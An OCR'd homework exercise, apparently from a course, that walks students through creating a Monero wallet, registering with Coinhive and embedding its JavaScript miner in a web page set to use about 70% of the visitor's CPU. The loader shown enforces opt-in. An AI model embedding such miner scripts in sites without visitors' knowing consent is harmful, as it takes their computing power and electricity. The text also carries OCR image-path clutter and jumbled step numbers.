
Submit your zip file as **homework** at the course Web site.

Exercises: Mine Monero with Coinhive

In this exercise you will learn how to mine **Monero** using **Coinhive`s JavaScript Miner**. This miner can be integrated on web site. Miner use CPU to mine Monero. Monero is a **Proof of Work** cryptocurrency that can be mine with computational power from a **CPU** or **GPU**. It uses the **CryptoNight hashing algorithm**. There are currently no ASICs for Monero, which means that anyone with a computer can mine it.


Create Monero Account

15. First you need Monero wallet. Go to https://mymonero.com/#/ and **Create an account**.




15. Write down your **private key** and go further.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




16. Then write down your **address** and click **receive**.



17. Here write down your **Payment ID** and click **receive**


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Setup the Miner


31. First you must register on Coinhive.com.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




32. After registration go to Settings. Here you must take your **Site Key (public)** and setup **payments.** First click on **Sites & API Keys**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



33. From **Sites & API Keys** you can copy your **Site Key.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



34. Then go to **Payment Settings** and put your Monero Payment Address which you received from Monero wallet. Here also you can setup the amount of minimum payout. Mention that amount of 0.5 XMR and more is tax free, but for smaller amounts you must pay transaction fees.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

https://coinhive.com/settings/payments

Search

Coinhive Documentation Dashboard Shortlinks Settings Logout

Payment Settings

*If your wallet provider requires a separate **Payment ID**, the payments will **not** arrive in your wallet. We can not recover payments made to wallet services that require a Payment ID.*

For payments made to integrated addresses, such as used by exchanges or various web wallets, a transaction fee of 0.005 XMR will be deducted. If you want to setup a Monero wallet that provides a plain address, mymonero.com is the simplest solution.

Payments are sent whenever your pending balance hits your minimum payout limit. Min 0.02 XMR. If you set the minimum payout to less than 0.5 XMR, we will charge a 0.005 XMR transaction fee per payout.

Monero Payment Address

47m74f7FfRNWsWwQDuZeEuh2YfmcRk2isVjXWXHaBHPWa7ZbTkbModL4vGbKFWm8jjfn2Fwd8FoN6ReMn4TAmo3JKY6KA5J

Minimum Payout

0.02 XMR *(transaction fee: 0.005 XMR)*

Password

*Please enter your **current** password to confirm any changes.*

35. Let`s create a simple web site contains the mining script.


```
<!DOCTYPE html>
<html>
<head>
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('YOUR SITE KEY', {throttle: 0.3});

    // Only start on non-mobile devices and if not opted-out
    // in the last 14400 seconds (4 hours):
    if (!miner.isMobile() && !miner.didOptOut(14400)) {
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
        miner.start();
    }
</script>
</head>
<body>

<h1>Mine for me.</h1>
</body>
</html>
```


Note that the Miner is loaded from a different domain (authedmine.com) that enforces an opt-in as soon as miner.start() is called.
throttle: Set the fraction of time that threads should be idle. A value of 0 means no throttling (i.e. full speed), a value of 0.5 means that threads will stay idle 50% of the time, with 0.8 they will stay idle 80% of the time. In our case 0.3 means stay idle 30% of the time so CPU mining usage is near 70%.

36. When you open the site the miner will open message window and start mining.



